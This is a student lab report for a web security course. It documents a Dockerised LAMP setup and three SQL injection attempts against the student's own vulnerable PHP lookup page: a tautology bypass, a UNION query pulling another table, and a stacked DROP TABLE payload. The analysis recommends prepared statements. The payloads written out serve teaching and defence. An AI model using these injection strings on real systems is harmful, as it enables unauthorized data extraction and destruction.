

JHU AI Engineering

Module 6 - SQL Server Security

Part 1: LAMP Stack and Database Setup Deliverables

1. Status of **apache2**

*Note: I chose to run this locally via **docker compose**. This doesn't run as a **systemd** service and instead runs as a native binary within the container (Additional screenshot below).*

```
[2026-07-16 13:10:26] [ft@nostromo] [~/Documents/code/jhu/jhu-ai-eng-course/module6/lab]
$ docker compose exec web service apache2 status
apache2 is running.
```

*A screenshot of a docker command demonstrating the status of the **apache2** service*

[\[14\]](#)

```
[2026-07-16 13:10:30] [ft@nostromo] [~/Documents/code/jhu/jhu-ai-eng-course/module6/lab]
$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
c5b007a561a8   lab-web       "docker-php-entrypoi..." 4 hours ago   Up 4 hours   0.0.0.0:8080->80/tcp, [::]:8080->80/tcp   websec_web
e0d81a03d001   mysql:8.4     "docker-entrypoint.s..." 4 hours ago   Up 4 hours (healthy)   3306/tcp, 33060/tcp                   websec_db
```

*A screenshot of docker ps demonstrating a healthy running **apache2** web server*

2. Your **apache2** default page:

<http://localhost:8080/apache-default.html>

localhost:8080/apache-default.html

 **Apache2 Debian Default Page**

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server. The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www/public_html` directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Debian document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

A screenshot of the Apache2 Default page

3. Status of MySQL

```
[2026-07-16 13:19:47] [ft@nostromo] [~/Documents/code/jhu/jhu-ai-eng-course/module6/lab]
$ docker compose exec db mysqladmin -uroot -p version
Enter password:
mysqladmin Ver 8.4.10 for Linux on x86_64 (MySQL Community Server - GPL)
Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          8.4.10
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 4 hours 2 sec

Threads: 2  Questions: 5987  Slow queries: 0  Opens: 181  Flush tables: 3  Open tables: 101  Queries per second avg: 0.415
```

A screenshot of the `mysqladmin version` command, showing a working database [\[10\]](#)
[\[11\]](#)

```
[2026-07-16 13:20:07] [ft@nostromo] [~/Documents/code/jhu/jhu-ai-eng-course/module6/lab]
$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS
NAMES
c5b007a561a8   lab-web       "docker-php-entrypoi..." 4 hours ago    Up 4 hours    0.0.0.0:8080->80/tcp, [::]:8080->80/tcp
websec_web
e0d81a03d001   mysql:8.4     "docker-entrypoint.s..." 4 hours ago    Up 4 hours (healthy) 3306/tcp, 33060/tcp
websec_db
```

A screenshot of `docker ps` showing a healthy and running database

4. PHP info page:

localhost:8080/info.php

PHP Version 8.3.32



System	Linux c5b007a561a8 7.1.3-arch1-3 #1 SMP PREEMPT_DYNAMIC Mon, 13 Jul 2026 20:15:15 +0000 x86_64
Build Date	Jul 14 2026 01:31:13
Build System	Linux - Docker
Build Provider	https://github.com/docker-library/php
Configure Command	./configure '--build=x86_64-linux-gnu' '--sysconfdir=/usr/local/etc' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-openssl.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831.NTS
PHP Extension Build	API20230831.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
Zend Max Execution Timers	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.3.32, Copyright (c) Zend Technologies with Zend OPcache v8.3.32, Copyright (c), by Zend Technologies



Configuration

apache2handler

Apache Version	Apache/2.4.68 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	172.21.0.3:80
User/Group	www-data/33/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php mod_reqtimeout mod_rewrite mod_setenvif mod_status

Directive	Local Value	Master Value
engine	On	On
last_modified	Off	Off
xbithack	Off	Off

Apache Environment


Variable	Value
HTTP_HOST	localhost:8080
HTTP_CONNECTION	keep-alive

A Subsection of the PHP default info page

Part 2: SQL Injection Deliverables

A. Provide the annotated screen snips of your 3 attempts to conduct SQL Injections.

1. Attempt 1: Tautology (boolean bypass)



localhost:8080/lookup.php

[← back](#)

Salary Lookup Result

Query sent to MySQL:

```
SELECT emp_no, salary FROM salaries WHERE emp_no = '10001' OR '1'='1'
```

Rows returned: 2844047 (showing first 100)

emp_no	salary
10001	60117
10001	62102
10001	66074
10001	66596
10001	66961
10001	71046
10001	74333
10001	75286
10001	75994
10001	76884
10001	80013
10001	81025
10001	81097
10001	84917
10001	85112
10001	85097
10001	88958
10002	65828
10002	65909

Using SQL injection to retrieve the entire table [\[7\]\[8\]](#)

2. Attempt 2: UNION-based (cross-table exfiltration)

localhost:8080/lookup.php

[← back](#)

Salary Lookup Result

Query sent to MySQL:

```
SELECT emp_no, salary FROM salaries WHERE emp_no = '0' UNION SELECT emp_no, title FROM titles-- -'
```


Rows returned: 443306 (showing first 100)

emp_no	salary
10001	Senior Engineer
10002	Staff
10003	Senior Engineer
10004	Engineer
10004	Senior Engineer
10005	Senior Staff
10005	Staff
10006	Senior Engineer
10007	Senior Staff
10007	Staff
10008	Assistant Engineer
10009	Assistant Engineer
10009	Engineer
10009	Senior Engineer
10010	Engineer
10011	Staff
10012	Engineer
10012	Senior Engineer
10013	Senior Staff
10014	Engineer
10015	Senior Staff
10016	Staff

Using SQL injection to pull from other tables in the DB. [9]

3. Attempt 3: Stacked query (destructive)

Injected value: `10001'; DROP TABLE salaries;-- -`



A failed SQL injection attempting to drop a table.

B. For each of the **SQLi** queries you selected, briefly explain:

i. Why did you choose this query?

Attempt 1: Tautology (boolean bypass)

This is the classic authentication/filter bypass. My `'` closes the intended string, and `OR '1'='1'` appends a condition that's always true.

Attempt 2: UNION-based (cross-table exfiltration)

I chose this one to prove I can pull data from a *different* table (titles) through the salary form. The real danger of injection, exfiltrating arbitrary data.

Attempt 3: Stacked query (destructive)

I chose the most damaging payload: stack a second statement (`DROP TABLE`) after the query to destroy data.

ii. What were your expected results?

Attempt 1: Tautology (boolean bypass)

Return rows I shouldn't have access to (more than one employee).

Attempt 2: UNION-based (cross-table exfiltration)

Job-title data appearing where salaries should be.

Attempt 3: Stacked query (destructive)

The `salaries` table gets deleted.

iii. What was the actual result?

Attempt 1: Tautology (boolean bypass)

✓ Succeeded. All 2,844,047 salary rows returned instead of one employee's 17.

Attempt 2: UNION-based (cross-table exfiltration)

✓ Succeeded. 443,306 rows from titles surfaced in the salary column.

Attempt 3: Stacked query (destructive)

✗ Failed. `mysqli_query()` executes only one statement [1], so the `;-`separated `DROP` is rejected as a syntax error and never executes.

Part 3: Security Analysis Deliverables

Contrary to what I expected going into this assignment, I was able to perform a successful SQL injection attack: two of my three payloads worked against the vulnerable `lookup.php` page.

The tautology `10001' OR '1'='1` returned all 2,844,047 rows of the salaries table instead of a single employee's record, and the `UNION`-based payload exfiltrated 443,306 rows from the unrelated titles table straight through the salary lookup form. The root cause was never the database engine or the language version; it was that my PHP concatenated untrusted user input directly into the query string, so the input was free to alter the query's structure.

What did stop me was narrower than I assumed. My third payload, the stacked `10001'; DROP TABLE salaries;`, failed because the code used `mysqli_query()`, which executes only a single statement per call and rejected the second, semicolon-separated command as a syntax error. The `DROP` never ran, and the table remained fully intact. This is an important distinction that my research into MySQLi and PHP 8 clarified: MySQLi did not sanitize my input or make my code "safe," and PHP 8 introduced no protection against injection itself (its main relevant change was making `mysqli` throw exceptions on error by default, which is why the failed attack surfaced as an uncaught `mysqli_sql_exception` [3][4]). The single-statement behavior of `mysqli_query()` blocked one category of attack – piggybacked queries – while leaving classic tautology and `UNION` attacks wide open. An attacker who wanted stacked queries could simply have called `mysqli_multi_query()` instead [2].

The real, durable defense is to stop mixing code and data altogether [6]. When I reimplemented the same lookup with a prepared statement and a bound integer parameter [5] in `secure_lookup.php`, the identical `' OR '1'='1` payload that had dumped the entire table was treated as literal data, cast to the integer 10001, and returned only that one employee's seventeen rows.

My takeaway from this assignment is that library and version defaults offer, at best, partial and incidental protection, and that parameterized queries – not MySQLi, escaping, or PHP 8 – are what actually neutralize SQL injection.

References

1. PHP Documentation. "mysqli::query / mysqli_query." The PHP Group.
<https://www.php.net/manual/en/mysqli.query.php> (accessed July 16, 2026).
2. PHP Documentation. "mysqli::multi_query / mysqli_multi_query." The PHP Group.
<https://www.php.net/manual/en/mysqli.multi-query.php> (accessed July 16, 2026).
3. PHP Documentation. "Backward Incompatible Changes — PHP 8.0.x to 8.1.x (MySQLi)." The PHP Group.
<https://www.php.net/manual/en/migration81.incompatible.php> (accessed July 16, 2026).
4. PHP Documentation. "mysqli_driver::\$report_mode (MySQLi reporting mode)." The PHP Group.
<https://www.php.net/manual/en/mysqli-driver.report-mode.php> (accessed July 16, 2026).
5. PHP Documentation. "MySQLi — Prepared Statements." The PHP Group.
<https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php> (accessed July 16, 2026).
6. OWASP. "SQL Injection Prevention Cheat Sheet." OWASP Cheat Sheet Series.
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html (accessed July 16, 2026).
7. OWASP. "SQL Injection." OWASP Community.
https://owasp.org/www-community/attacks/SQL_Injection (accessed July 16, 2026).
8. PortSwigger. "SQL injection." Web Security Academy.
<https://portswigger.net/web-security/sql-injection> (accessed July 16, 2026).
9. PortSwigger. "SQL injection UNION attacks." Web Security Academy.
<https://portswigger.net/web-security/sql-injection/union-attacks> (accessed July 16, 2026).
10. Giuseppe Maxia (datacharmer). "test_db — MySQL Employees Sample Database." GitHub.
https://github.com/datacharmer/test_db (accessed July 16, 2026).
11. Oracle. "Employees Sample Database." MySQL Documentation.
<https://dev.mysql.com/doc/employee/en/> (accessed July 16, 2026).
12. w3schools. "PHP MySQL Select Data."
https://www.w3schools.com/php/php_mysql_select.asp (accessed July 16, 2026).
13. w3schools. "PHP Form Handling." https://www.w3schools.com/php/php_forms.asp (accessed July 16, 2026).
14. Docker. "php — Official Image (Apache variant)." Docker Hub. https://hub.docker.com/_/php (accessed July 16, 2026).
15. All source code: <https://github.com/fredteumer/jhu-ai-eng-course/tree/main/module6>